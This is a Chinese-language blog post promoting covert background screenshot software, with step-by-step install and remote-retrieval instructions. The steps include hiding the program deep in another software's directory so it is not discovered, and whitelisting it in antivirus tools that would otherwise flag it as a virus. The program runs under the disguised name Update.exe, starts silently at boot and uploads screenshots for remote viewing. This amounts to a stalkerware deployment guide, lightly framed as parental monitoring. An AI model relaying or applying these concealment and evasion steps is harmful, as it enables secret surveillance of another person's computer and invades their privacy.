
电脑屏幕画面自动自动记录,电脑屏幕回溯工具
- 2026-07-16 18:55:00
- 天才小网管 原创
- 38

4-15
想要记录电脑屏幕的所有画面,却不知道用什么工具?想要了解孩子在家用电脑都做了什么,却苦于没有合适的方法?
本文要介绍的这款“ 悄咪咪后台定时截图工具 ”,正是你需要的电脑屏幕回溯工具。它能够在电脑后台自动运行,每隔设定时间自动截取屏幕画面,并且可以通过网络远程查看。无论是家长监控孩子上网课,还是记录自己的工作过程,这款软件都能轻松胜任。
=====================================
点击以下链接即可下载本文章软件:
如果压缩包有密码,解压密码是: 123456
注意:软件请完整解压到文件夹中再使用
=====================================
提示
使用本软件需要具备一定的电脑操作基础,特别是需要能够在杀毒软件中添加白名单信任。如果对电脑操作不太熟悉,建议先学习相关基础知识。
软件安装教程
第一步:下载并解压软件
点击上方链接下载软件,使用解压密码123456 解压后,可以看到以下文件和文件夹:

其中 Main 文件夹是截图端程序," 远程管理与提取解码" 文件夹包含远程管理工具和软件说明书。
第二步:放置截图端程序

将 Main 文件夹复制到需要监控的电脑中,建议放在非C 盘的较深目录中,比如某个软件的安装目录下面,这样不容易被发现。
第三步:添加安全软件信任

重要!在电脑的安全软件(如360 安全卫士、Windows Defender 等)中,将 Main 文件夹添加到白名单/ 信任列表中。如果不添加,软件可能会被当作病毒拦截或删除。
第四步:运行截图端主程序

进入 Main 文件夹,双击 Update.exe 打开程序。注意这个文件名不能修改,必须使用默认名称。
第五步:记录提取码

程序启动后会显示一个界面,上面有一个红色的10 位 提取码 (下图AAAAAAAAAA 仅为示例)。这是远程获取截图的密码,请务必拍照或记录保存好。
第六步:完成安装


点击界面中央的大按钮进行安装,稍等片刻后会提示安装成功。安装成功后,软件会自动在后台运行并开始截图,每次开机也会自动启动。
远程提取截图教程
第一步:打开远程提取工具

在任意一台联网的电脑上,打开" 远程管理与提取解码" 文件夹,双击" 提取与解码图片 .exe" 。
第二步:输入提取码获取截图


第一次使用时,点击" 使用提取码远程提取文件" 。在弹出窗口中输入之前记录的提取码,选择一个保存文件夹,然后点击" 一键提取" 。
第三步:解码截图文件

提取下来的文件默认是加密的DAT 格式,用上面的提取软件提取完就已经是JPG 图片了。

如果保存在电脑本地等渠道,就是DAT 的加密格式,双击打开“ 截图文件 DAT 解密工具 .exe ”,进入主界面,选择DAT 文件所在的文件夹和解码后图片的保存文件夹。
第四步:执行解码

点击" 一键解码" ,稍等片刻即可完成。解码后的图片可以直接查看。
远程配置教程
第一步:打开配置工具

双击" 自启动管理与远程配置 .exe" 打开配置界面。
第二步:绑定提取码


首次使用需要点击" 点我设置提取码" 来绑定要管理的截图端电脑。输入 提取码 并确认。
第三步:修改配置参数
点击" 远程配置" 进入设置页面,可以调整截图时间间隔(默认10 秒)、图片质量、启用/ 禁用截图等参数。修改后点击确定保存,远程电脑会在两分钟内自动应用新配置。

查看更多帮助
软件界面中有详细的在线说明书,点击" 需要帮助" 按钮可以查看更多功能介绍和问题解答。

使用帮助
问题:软件无法正常运行
原因:可能是安全软件拦截了程序运行。
解决:确保已在杀毒软件中添加文件夹白名单信任。
问题:远程提取不到截图
原因:被监控电脑未开机或未联网。
解决:确认截图端电脑已开机并联网,软件正在后台运行。
问题:想更换安装位置
解决:不能直接删除文件,需要在软件中按重装流程操作后再移动。
问题:提取码忘记了
解决:在截图端电脑重新运行Update.exe 可以查看提取码。
重要提示
本软件需要在电脑的安全软件中添加白名单才能正常运行,这一步对于不熟悉电脑的用户可能有一定难度。如果遇到问题,可以查阅软件内置的帮助文档,或请教熟悉电脑操作的朋友。
.
| 联系人: | 天才小网管 |
|---|---|
| Email: | qin.yuanyang@hotmail.com |